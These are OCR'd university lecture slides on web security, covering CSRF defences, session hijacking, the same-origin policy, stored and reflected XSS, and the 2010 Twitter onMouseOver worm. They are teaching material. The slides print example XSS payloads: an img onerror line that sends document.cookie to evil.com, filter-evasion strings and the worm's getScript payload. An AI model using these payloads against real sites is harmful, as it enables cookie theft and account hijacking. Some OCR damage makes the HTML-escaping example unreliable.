
CSRF defenses

- **Check the referrer** header in the client's HTTP request can prevent CSRF attacks. Ensuring that the HTTP request has come from the original site means that attacks from other sites will not function

- **Include a secret in every link/form!**
  - Can use a hidden form field, custom HTTP header, or encode it directly in the URL
  - Must be unpredictable!
  - Can be same value as session token (cookie)
  - Ruby on Rails embeds secrets in every link automatically
  - To avoid any replay attack should be different in each server response

- **Set the** `SameSite` **cookie attribute** - prevents coloes from being sent in cross-site requests. But this is a very recent standard and might not be supported by all browsers.

Twitter SMS account hijacking (Nov. 2013)



Web security: XSS attacks

Myrto Arapinis
School of Informatics
University of Edinburgh

March 29, 2019

Session hijacking

Wikipedia

Session hijacking, sometimes also known as cookie hijacking, is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Cookie theft vulnerabilities:
  - Predictable session tokens:
    $\Longrightarrow$ cookies should be unpredictable
  - HTTPS/HTTP: site has mixed HTTPS/HTTP pages, and token is sent over HTTP
    $\Longrightarrow$ set the `secure` attribute for session tokens
    $\Longrightarrow$ when elevating user from anonymous to logged-in, always issue a new session token
  - **Cross-site scripting (XSS) vulnerabilities**
- Cross-site request forgery (CSRF) vulnerabilities

JavaScript

- Powerful web page programming language
- Scripts are embedded in web pages returned by the web server
- Scripts are executed by the browser. They can:
  - **alter page contents** (DOM objects)
  - **track events** (mouse clicks, motion, keystrokes)
  - **issue web requests** and read replies
  - maintain persistent connections (AJAX)
  - **Read and set cookies**

the HTML `<script>` elements can execute content retrieved from foreign origins: eg.

```
<script src="http://evil.com"></script>
```

Accessing the DOM

- DOM: interface of HTML elements (including cookies) to the outside world like JavaScript
- the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document.

Accessing the DOM

- DOM: interface of HTML elements (including cookies) to the outside world like JavaScript
- the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document.

Example 1: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

Accessing the DOM

- DOM: interface of HTML elements (including cookies) to the outside world like JavaScript
- the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document.

Example 1: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

Example 2: displays all the cookies associated with the current document in an alert message

```
<body onload="window.alert(document.cookie);">
```

Accessing the DOM

- DOM: interface of HTML elements (including cookies) to the outside world like JavaScript
- the API for the document or window elements can be used to manipulate the document itself or to get at the children of that document.

Example 1: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
```

Example 2: displays all the cookies associated with the current document in an alert message

```
<body onload="window.alert(document.cookie);">
```

Example 3: sends all the cookies associated with the current document to the `evil.com` server if `x` points to a non-existant image

```
<img src=x onerror=this.src='http://evil.com/?
                                    c='+document.cookie>
```

Same-origin policy (SOP)

The problem: Assume you are logged into Facebook and visit a malicious website in another browser tab. Without the same origin policy JavaScript on that website could do anything to your Facebook account that you are allowed to do through accessing the DOM associated with the Facebook page.

Part of the solution: The same-origin policy

- The SOP restricts how a document or script loaded from one origin (*e.g.* `www.evil.com`) can interact with a resource from another origin (*e.g.* `www.bank.com`). Each origin is kept isolated (sandboxed) from the rest of the web
- The SOP is very important when it comes to protecting HTTP cookies (used to maintain authenticated user sessions)

SOP

Origin

An origin is defined by the **scheme**, the **host**, and the **port** of a URL

- The SOP restricts the access to the DOM of a web resource to scripts loaded from the same origin
- Under the SOP, a browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the same origin
- Cross-site HTTP requests initiated from within scripts are subject to SOP restriction for security reasons

Cookies and the SOP

- A cookie is valid for the domain it is set for, and all its subdomains.
- A subdomain can set a cookie for a higher-level domain but not vice-versa.
  `mail.example.com` can access cookies set for `example.com`
  `example.com` cannot access cookies set for `mail.example.com`
- Hosts can access cookies set for their top level domains, but hosts can only set cookies one level up in the domain hierarchy.
  `one.mail.example.com` can access cookies set for `example.com`
  `one.mail.example.com` cannot set cookies for `example.com`
- A website can only set a cookie for a domain that matched the domain of the HTTP response.

XSS attack

OWASP

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites


The goal of an attacker is to slip code into the browser under the guise of conforming to the same-origin policy:

- site `evil.com` provides a malicious script
- attacker tricks the vulnerable server (`bank.com`) to send attacker's script to the user's browser!
- victim's browser believes that the script's origin is `bank.com`... because it does!
- malicious script runs with `bank.com`'s access privileges

XSS attacks can generally be categorized into two categories: **stored** and **reflected**


Stored XSS attacks

- stored attacks are those where the injected script is **permanently stored on the target servers**, such as in a database, in a message forum, visitor log, comment field, etc
- the victim then retrieves the malicious script from the server when it requests the stored information



Reflected XSS attacks

- reflected attacks are those where the **injected script is reflected off the web server**, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
- reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web site



Reflected XSS attacks

The key to the reflected XSS attack

Find a good web server that will echo the user input back in the HTML response

Example

Input from eve.com:

http://vulnerabletoreflextedXSS.com/search.php?term=hello

Result from vulnerabletoreflextedXSS.com:

```
<html>
  <title>
    Search results
  </title>
  <body>
    Results for hello :
...
  </body>
</html>
```

XSS defenses

Escape/filter output: escape dynamic data before inserting it into HTML

`<` → `<` `>` → `>` `&` → `&` `"` → `&quot;`

remove any `<script>`, `</script>`, `<javascript>`, `</javascript>` (often done on blogs)

But error prone: there are a lot of ways to introduce JavaScript

`<div style="background-image: url(javascript:alert('JavaScript'))">...</div>` (CSS tags)

`<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]> <![CDATA[cript:alert('XSS');">]]>` (XML-encoded data)

Input validation: check that inputs (headers, cookies, query strings, form fields, and hidden fields) are of expected form (whitelisting)

CSP: server supplies a whitelist of the scripts that are allowed to appear on the page

`Http-Only` **attribute:** if enabled scripting languages cannot accessing or manipulating the cookie.

The onMouseOver Twitter worm attack (Sept. 2010)

Twitter 'onMouseOver' security flaw widely exploited

High profile victims of the "onMouseOver" worm included ex-Prime Minister's wife Sarah Brown, British businessman and host of BBC TV's "The Apprentice" Lord Alan Sugar, and even Robert Gibbs, the press secretary to US President Barack Obama.

The onMouseOver Twitter worm attack (Sept. 2010)

- When tweeting a URL, let's say `www.bbc.co.uk`
- Twitter will automatically include a link to that URL
  `<a href="www.bbc.co.uk">www.bbc.co.uk</a>`
- But Twitter didn't protect properly and for the following tweeted URL
  `http://t.co/@"style="font-size:999999999999px;"onmouseover="$.getScript('http:...')"`
- Automatically included the following link
  `<a href="http://t.co/@"style="font-size:999999999999px;"onmouseover="$.getScript('http:...')">...</a>`